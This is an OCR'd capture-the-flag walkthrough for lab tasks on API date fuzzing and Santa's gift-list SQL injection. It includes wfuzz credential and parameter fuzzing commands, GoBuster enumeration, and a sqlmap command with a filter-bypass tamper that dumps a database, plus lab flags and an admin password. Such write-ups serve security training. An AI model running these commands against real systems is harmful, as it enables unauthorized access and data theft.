
```
wfuzz -c -z file,mywordlist.txt -d "username=FUZZ&password=FUZZ" -u http://shibes.thm/login.php
```

Where wfuzz will now iterate through the wordlist we provided and replace the "**FUZZ**" values specified in the "**username**" and "**password**" parameters.

The final result should be:
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ

Question 2

Run GoBuster on the main page of Terminal



After that go to Firefox and search your IP address/api


Finally, you will find API here: site-log.php

Question 3

Run the wfuzz command and there is one that looks different from the rest. The date 20201125 shows 13 characters, so you can tell that it is not empty like the rest

```
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000019:  C=200      0 L       0 W          0 Ch        "20201118"
000001:  C=200      0 L       0 W          0 Ch        "20201100"
000002:  C=200      0 L       0 W          0 Ch        "20201101"
000011:  C=200      0 L       0 W          0 Ch        "20201110"
000003:  C=200      0 L       0 W          0 Ch        "20201102"
000021:  C=200      0 L       0 W          0 Ch        "20201120"
000004:  C=200      0 L       0 W          0 Ch        "20201103"
000005:  C=200      0 L       0 W          0 Ch        "20201104"
000012:  C=200      0 L       0 W          0 Ch        "20201111"
000006:  C=200      0 L       0 W          0 Ch        "20201105"
000007:  C=200      0 L       0 W          0 Ch        "20201106"
000008:  C=200      0 L       0 W          0 Ch        "20201107"
000009:  C=200      0 L       0 W          0 Ch        "20201108"
000010:  C=200      0 L       0 W          0 Ch        "20201109"
000013:  C=200      0 L       0 W          0 Ch        "20201112"
000020:  C=200      0 L       0 W          0 Ch        "20201119"
000022:  C=200      0 L       0 W          0 Ch        "20201121"
000023:  C=200      0 L       0 W          0 Ch        "20201122"
000024:  C=200      0 L       0 W          0 Ch        "20201123"
000026:  C=200      0 L       1 W         13 Ch        "20201125"
000025:  C=200      0 L       0 W          0 Ch        "20201124"
000027:  C=200      0 L       0 W          0 Ch        "20201126"
```

Then go to Firefox and search for it



Finally you will get the flag - THM{D4t3_AP1}

Thought Process/Methodology: Start the attack box and the virtual machines to get the IP address then open the terminal and run GoBuster to get api. Then run WFUZZ in the terminal to get the date and search the date on the browser to get the flag.


Day 5: Web Exploitation – Someone stole Santa's gift list!

Tools used: Firefox, BurpSuite, FoxyProxy, Terminal, SQL


Solution/Walkthrough:

Question 1


Type the correct IP to get to the website



Next add /santapanel to the back




To get to this page





Question 2


On Intercept



Use Firefox to visit this website and enable FoxyProxy


The database has been updated while you were away!
Enter:
fung
Search


panel
Burp
FoxyProxy
Turn Off (Use Firefox Settings)
Burp
(for all URLs)
Options
What's My IP?
Log




Run this command in the terminal

```
sqlmap -r filename --tamper=space2comment
```

```
root@ip-10-10-96-62:~# sqlmap -r panel.request --tamper=space2comment --dump-all
 --dbms sqlite
```


Count the number of entries in the gift database - total is 22



James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 3

Find Paul in the database



Paul	9	github ownership

Paul asked for github ownership

Question 4

Look through the database to get the flag -
thmfox{All_I_Want_for_Christmas_Is_You}

```
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+----------------------------------------+
| flag                                   |
+----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+----------------------------------------+
```

Question 5

Look through the database to get the admin's password -
EhCNSWzzFP6sc7gB

```
Database: SQLite_masterdb
Table: users
[1 entry]
+----------+------------------+
| username | password         |
+----------+------------------+
| admin    | EhCNSWzzFP6sc7gB |
+----------+------------------+
```

Thought Process/Methodology: After entering the IP address in the search box, we were shown a website. Adding /santapanel to the back of the IP address helped us to access Santa's login panel. We proceeded to Bypass Santa's panel. After logging in, we started up BurpSuite located in "Applications -> Web -> BurpSuite Community Edition". We then enable FoxyProxy in Firefox. Back to BurpSuite, we submitted a request on the web application. We sent the request from the "Proxy" tab to the repeater by right-clicking and pressing "Send to Repeater". We can notice our request is now in the "Repeater" tab. Finally, we saved this request by right-clicking and pressing "Save item". After that, we open up Terminal and typed in a code to access the gift database.

Looking through the database, we can see that there’s a list of gifts and the admin’s login password.